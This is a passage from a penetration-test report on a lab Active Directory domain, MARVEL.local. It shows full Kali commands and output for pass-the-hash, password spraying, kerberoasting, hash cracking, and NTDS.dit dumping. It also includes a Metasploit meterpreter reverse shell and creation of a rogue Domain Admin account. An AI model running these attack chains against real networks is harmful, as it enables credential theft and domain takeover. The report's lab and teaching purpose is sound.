┌──(root㉿kali)-[~]
└─# impacket-psexec Admin:@192.168.237.220 -hashes "aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.220.....
[*] Found writable share ADMIN$
[*] Uploading file fSuDcUms.exe
[*] Opening SVCManager on 192.168.237.220.....
[*] Creating service sqYz on 192.168.237.220.....
[*] Starting service sqYz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

**Password Spraying**

During the Post Enumeration phase, I found a list of domain users from a tool called LDAP Domain Dump. I already cracked the password for fcastle user, therefore exclude the fcastle user from this attack. I choosed 3 users for password spraying.

| |
| --- |
| tstark<br>pparker<br>Administrator |

Tried password spraying using rockyou password file but failed. Therefore, created a custom wordlist using cupp tool with the keyword of “Password”. Because fcastle user’s password includes the word “Password”. There could be a possibility of having similar passwords like that. Created wordlist had 2528 passwords which was straight forward for online password attacks.

| **In Attacker Shell** |
| --- |
| cupp -i |

```
┌──(root㉿kali)-[~]
└─# cupp -i
                        
  cupp.py!                  # Common
     \                      # User
      \   ,__,             # Passwords
       \  (oo)____          # Profiler
          (__)    )\
             ||--||         [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Password
```

```
> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to password.txt, counting 2528 words.
[+] Now load your pistolero with password.txt and shoot! Good luck!
```

I used crackmapexec tool for password spraying attack because it is faster and accurate. Choosed PUNISHER machine as the target system.

| In Attacker Shell |
| --- |
| crackmapexec smb 192.168.237.220 -u users -p password.txt --continue-on-success \| grep -v "STATUS_LOGON_FAILURE" |

```
┌──(root㉿kali)-[~/Desktop]
└─# crackmapexec smb 192.168.237.220 -u users -p password.txt --continue-on-success | grep -v "STATUS_LOGON_FAILURE"
SMB                      192.168.237.220 445    PUNISHER         [*] Windows 10 / Server 2019 Build 19041 x64 (name:PUNISHER) (domain:MARVE
L.local) (signing:False) (SMBv1:False)
SMB                      192.168.237.220 445    PUNISHER         [+] MARVEL.local\pparker:Password2
SMB                      192.168.237.220 445    PUNISHER         [+] MARVEL.local\Administrator:P@$$w0rd (Pwn3d!)
```

Found 2 passwords after the password sparing attack. One of the accounts was a domain admin account which is MARVEL/Administrator and later I abled to gain remote access to the HYDRA-DC using this user. Another user was MARVEL/pparker, but I could not able to login to this machine may be due a hidden error. I tried to login to other 2 computers too and tried using different tools like impacket-psexec,Metasploit-psexec, smb-exec and wmi-exec but failed.

**Kerberoasting**

According to Blood Hound analysis, I found that sqlservice account is a service account and vulnerable to kerberoasting attacks. Therefore, first captured krgbtg hash of the sqlservice account using impacket-GetUserSPNs tool. Used fcastle user's credentials for this attack.

| In Attacker Shell |
| --- |
| impacket-GetUserSPNs MARVEL.local/fcastle:Password1 -dc-ip 192.168.237.250 -request |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-GetUserSPNs MARVEL.local/fcastle:Password1 -dc-ip 192.168.237.250 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName                          Name        MemberOf                                                  PasswordLastSet
         LastLogon  Delegation
--------------------------------------------  ----------  --------------------------------------------------------  -------------------
--------  ----------  ----------

DomainController/SQLService.MARVEL.local:60111  sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>
SQLService/MARVEL.local                       sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>
HYDRA-DC/SQLService.MARVEL.local:60111        sqlservice  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2024-10-30 18:01:4
5.551644  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*sqlservice$MARVEL.LOCAL$MARVEL.local/sqlservice*$b9ea456d25cce508d437ea1ebe244de4$12c5d6055a23707079a6fa67020a5627461128f71877
4919322ebf18261aab6281e47634d0e57c08a460b3e1867b9dd3ae7dcdbb252cdf378ac305a07a6bb78d6e91ea5cbee6a90796f4200f6c5b1daeb8a4d19424626d5d90d92e3
d7102d789228010f559f51683247c1f691e79bd8ceeeca9b5ff450808a4f0086ddadecffdbc6d8e4c9d441c5ecd4d4429819f3a164bfe3d2284b96cbab48bde878d37e94cf1
6fa1ecdd4a7d70cfee1af855ae5ff1e7ccbf850ca301c222f9328d5a22ddde41315eedd09fe32b9e33be87a970d2a7b46755ea84a5fa9bf6d15786424fa8e0eec4d1849d59c
a9a0c6cdb970df185c9c26cafa5083227ff98afc2fc451ebacc08bc1816dc84acf8945b2479f5845e69ed5e97cd67dd404c3f742133216f1ed8c0affc9cfccd877108c1837e
011b3a705db7e3336c07a6a260e6f7507c05737c4268cbff6f536fb717269726751c1d2ace72f7a4a5f429b2c01685d81790521ca819e9a6b87ef43819651eaebfd7df681e3
f3eb2e7667d8bb09c2b6b904494de9fc425cd93b5902b2799e9311ded01f6d64dde780007bfdc97c048145a2bf4ffcce795f6ff996eb3de4d03704d5659f0611139a6edf6d5
4a0c507a9ccb839dde8a5638406464fce8d376aaecbd8269385a4f48c131a72da1def65ad3d763135d32030afc610e3f6a4fe740e4094b87353c3f00dc04c30cf6074a17a34
eda813bb72baab2c5882ddef6bf0706efe0878979d8482dcc504fc5309b440252c1ff2373f63af221b756b75b93ef85c842c3eca6dcfba14bd390708c8fb8a0461182ecd7b5
7053b95522a5a5b58cc013d2c5bb887fe234c5fa52d8905329d138b9bbd29156571d4ec670ef5c39697556dba9ba3b475da660f191e5a2358ce2bbf5d906b57c42da7fca7d2
91215d4ffda687aea04fd88c87c10e6999f45ab12833ac002efbbf052c43437fba926534b1595a597be327ce271ab419fd3c89cf93a91b9202e7b5b99644201eb88e4512307
8ac6d011acf91a80f8a05db1445dda8036e4c9859f79fe7f3c890ba97698c016237349574855e4e6d13a5f8203394aa356db73d724542c93e6b0780c7d3fb01f9b5134a5e6a
62b10dfa4b0006293a7aea4f83bbb2d037d0e2beb7112da6def0264ae73aac73ca93f5c15df03272a62f6d1215a85af54805b0114d5f5f0deeaa9cef2a9b1a1556586301f3f
6a8cb57d6312056e2f8cb282b564a4643e9c6422841a738e3cbb9364d710cdea89ba18f07c5459e11cf248009aeff4c91f45e96f6a5cfbfccbf7838e327250658c94bc4c7a3
```

After that cracked the krbtgt hash and found the password of sqlservice account. This is the password of sqlservice account. We can use this sqlservice account to access HYDRA-DC as a Domain Admin later.

| **In Attacker Shell** |
| --- |
| john krbtgt --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD/Enum/Post Enum - fcastle - PUNISHER]
└─# john krbtgt --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Press 'q' or Ctrl-C to abort, almost any other key for status
MYpassword123#   (?)
1g 0:00:00:14 DONE (2024-12-31 14:42) 0.07007g/s 760034p/s 760034c/s 760034C/s MYprincess18..MYfamiLY4377
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Post Compromise – SPIDERMAN Workstation

### Password Cracking – Local Accounts

Cracked previously dumped NTLM hashes of SPIDERMAN machine. There are 2 local accounts.

| In Attacker Shell |
| --- |
| john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT |

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (Admin)
Password1        (Administrator)
2g 0:00:00:00 DONE (2024-12-31 00:40) 200.0g/s 355200p/s 355200c/s 364800C/s girls..01234
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

| Admin : password |
| --- |
| Administrator : Password1 |

### Pass the Hash

During the Post enumeration phases I already dumped local admin hashes of these 2 user accounts. First, I successfully passed the NTLM hash of Local Administrator user of SPIDERMAN machine and gained access to the SPIDERMAN machine as local Administrator. **(SPIDERMAN /Administrator)**

| In Attacker Shell |
| --- |
| impacket-psexec Administrator:@192.168.237.221 -hashes "aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b" |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec Administrator:@192.168.237.221 -hashes "aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.221.....
[*] Found writable share ADMIN$
[*] Uploading file xfXALKwP.exe
[*] Opening SVCManager on 192.168.237.221.....
[*] Creating service TRbe on 192.168.237.221.....
[*] Starting service TRbe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Then, I successfully passed the NTLM hash of Local Admin user of SPIDERMAN machine and gained access to the SPIDERMAN machine as local Admin. **(SPIDERMAN/Admin)**

| In Attacker Shell |
| --- |
| impacket-psexec Admin:@192.168.237.221 -hashes "aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c" |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec Admin:@192.168.237.221 -hashes "aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.221.....
[*] Found writable share ADMIN$
[*] Uploading file EIvKxjhx.exe
[*] Opening SVCManager on 192.168.237.221.....
[*] Creating service TBDQ on 192.168.237.221.....
[*] Starting service TBDQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## Initial Access – HYDRA-DC

Gained access to HYDRA-DC as fcastle user. But this user is a low privilege user.

| In Attacker Shell |
| --- |
| impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.250 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.250
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file zlfYZiyu.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service zHuG on 192.168.237.250.....
[*] Starting service zHuG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC
```

Found credentials for **sqlservice** account during post enumeration and from kerberoasting attack too. Gain access to HDRA-DC again as **sqlservice** which is a service account and a Domain admin account too.

| In Attacker Shell |
| --- |
| impacket-psexec MARVEL.local/sqlservice:'MYpassword123#'@192.168.237.250 |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec MARVEL.local/sqlservice:'MYpassword123#'@192.168.237.250
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file jyMNOiII.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service QPov on 192.168.237.250.....
[*] Starting service QPov.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC
```

## Post Compromise – HYDRA-DC

I already gained access to HYDRA-DC as sqlservice user. This user was a Domain Admin too. Then I dumped hashes of the HYDRA-DC from NTDS.dit file using impacket-secretsdump tool.

| In Attacker Shell |
| --- |
| impacket-secretsdump MARVEL.local/sqlservice:'MYpassword123#'@192.168.237.250 -just-dc-ntlm |

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump MARVEL.local/sqlservice:'MYpassword123#'@192.168.237.250 -just-dc-ntlm
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:18ff1e47a78509939b1180414ca29623:::
 -Path DC=marvel,DC=local\pparker:1103:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
 -Path DC=marvel,DC=local\fcastle:1104:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
 -Path DC=marvel,DC=local\tstark:1105:aad3b435b51404eeaad3b435b51404ee:d03b572b319e335ecd3e793412a28524:::
 -Path DC=marvel,DC=local\sqlservice:1106:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:ca5cf68cd02d536fb061442ee1eb5efe:::
PUNISHER$:1601:aad3b435b51404eeaad3b435b51404ee:a807d7462cb0fdf48bac7e418ec6f2a6:::
SPIDERMAN$:1602:aad3b435b51404eeaad3b435b51404ee:a47990ed5636192923558ab956e4f702:::
[*] Cleaning up...
```

Found Administrator account's LM and NTLM Hashes. Crack the Administrator hash using previously created custom password list. Cracked successfully and found the password of Administrator account. This is the main Domain Admin account.

| In Attacker Shell |
| --- |
| john hash --wordlist=password.txt --format=NT |

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=password.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@$$w0rd         (Administrator)
1g 0:00:00:00 DONE (2024-12-31 05:25) 100.0g/s 248900p/s 248900c/s 306500C/s password59..password_
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

| Administrator : P@$$w0rd |
| --- |

Now I already found the password. First I tried Pass the Hash method to HYDRA -DC using the Administrator Hash and it succeeded. I gained a shell to HYDRA-DC as MARVEL/Administrator using impacket-psexec tool.

| In Attacker Shell |
| --- |
| impacket-psexec MARVEL.local/Administrator:@192.168.237.250 -hashes "aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29" |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec MARVEL.local/Administrator:@192.168.237.250 -hashes "aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29"

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file uttMGJmY.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service VadG on 192.168.237.250.....
[*] Starting service VadG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC

C:\Windows\system32> whoami
nt authority\system
```

After that I gained access to the HYDRA-DC using Administrator's password which we cracked earlier. Gained a shell to HYDRA-DC as MARVEL/Administrator using impacket-psexec tool again but using password this time.

| **In Attacker Shell** |
| --- |
| impacket-psexec MARVEL.local/Administrator:'P@$$w0rd'@192.168.237.250 |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec MARVEL.local/Administrator:'P@$$w0rd'@192.168.237.250
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.250.....
[*] Found writable share ADMIN$
[*] Uploading file hHmiRjkw.exe
[*] Opening SVCManager on 192.168.237.250.....
[*] Creating service ZSUf on 192.168.237.250.....
[*] Starting service ZSUf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
HYDRA-DC
```

## Persistence

Now I already gained access to the HYDRA-DC as MARVEL/Administrator user. Now I tried to create a persistence connection to the HYDRA-DC. To continue with the persistence, first I login to HYDRA-DC as MARVEL/Administrator using msfconsole this time.

| In Attacker Shell |
| --- |
| msfconsole -qx 'use exploit/windows/smb/psexec; set payload windows/meterpreter/reverse_tcp; set RHOSTS 192.168.237.250; set SMBDomain MARVEL.local; set SMBUSER Administrator; set SMBPASS P@$$w0rd; run' |

```
┌──(root㉿kali)-[~]
└─# msfconsole -qx 'use exploit/windows/smb/psexec; set payload windows/meterpreter/reverse_tcp; set RHOSTS 192.168.237.250; set SMBDomain
MARVEL.local; set SMBUSER Administrator; set SMBPASS P@$$w0rd; run'
[*] Starting persistent handler(s)...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
payload => windows/meterpreter/reverse_tcp
RHOSTS => 192.168.237.250
SMBDomain => MARVEL.local
SMBUSER => Administrator
SMBPASS => P@$$w0rd
[*] Started reverse TCP handler on 192.168.237.129:4444
[*] 192.168.237.250:445 - Connecting to the server...
[*] 192.168.237.250:445 - Authenticating to 192.168.237.250:445|MARVEL.local as user 'Administrator'...
[*] 192.168.237.250:445 - Selecting PowerShell target
[*] 192.168.237.250:445 - Executing the payload...
[+] 192.168.237.250:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.237.250
[*] Meterpreter session 1 opened (192.168.237.129:4444 → 192.168.237.250:51961) at 2024-12-31 07:04:48 -0500
```

Here I selected meterpreter payload, therefore I got the shell using shell command. After that created a new domain user account called **pentester**. And added this user account to Domain Admin group. Now our **pentester** account had all permissions as Domain Admins. I can use this account directly for later tasks without exploiting the AD again.

| In HYDRA-DC Shell (MARVEL/Administrator) |
| --- |
| shell<br>net user /add pentester P@$$w0rd1 /domain<br>net group "Domain Admins" pentester /ADD /domain |

```
meterpreter > shell
Process 292 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /add pentester P@$$w0rd1 /domain
net user /add pentester P@$$w0rd1 /domain
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" pentester /ADD /domain
net group "Domain Admins" pentester /ADD /domain
The command completed successfully.
```

## Clean Up

Deleted the transferred script and executable files from PUNISHER machine. I only upload files to PUNISHER machine. These files were used for post exploitation.

| **In PUNISHER (MARVEL/fcastle)** |
| --- |
| cd C:\Users\fcastle\Desktop<br>del mimikatz.exe PowerView.ps1 SharpHound.ps1 |

Finally removed the earlier created domain admin account "**pentester**" from the Domain.

| **In HYDRA-DC (MARVEL/Administrator)** |
| --- |
| cd C:\Users\fcastle\Desktop<br>del mimikatz.exe PowerView.ps1 SharpHound.ps1 |

```
C:\Users\Administrator\Desktop>net user /delete pentester /domain
net user /delete pentester /domain
The command completed successfully.


C:\Users\Administrator\Desktop>net users /domain
net users /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            fcastle                  Guest
krbtgt                   pparker                  sqlservice
tstark
The command completed with one or more errors.
```

# Conclusion

This system is vulnerable to several internal attacks. Main issue in this AD environment is weak passwords. Attacker can easily Bruteforce these passwords. This AD is vulnerable to a Man in the Middle attack called LLMNR Poisoning, and during the engagement I able to capture the NTLMv2 hash of **fcastle** domain user. Using this user able to access to all computers including HYDRA-DC. This is a huge vulnerability due to excessive user privileges allowing DC access. After gain access to a workstation, found plain text password of **sqlservice** which is a domain admin account, in a description. Additionally, this none of these 3 systems have Antivirus software installed and default Windows defender also turned off.
In this engagement I able to gain access to the  HYDRA-DC as MARVEL.local/Administrator account which is the main domain admin account.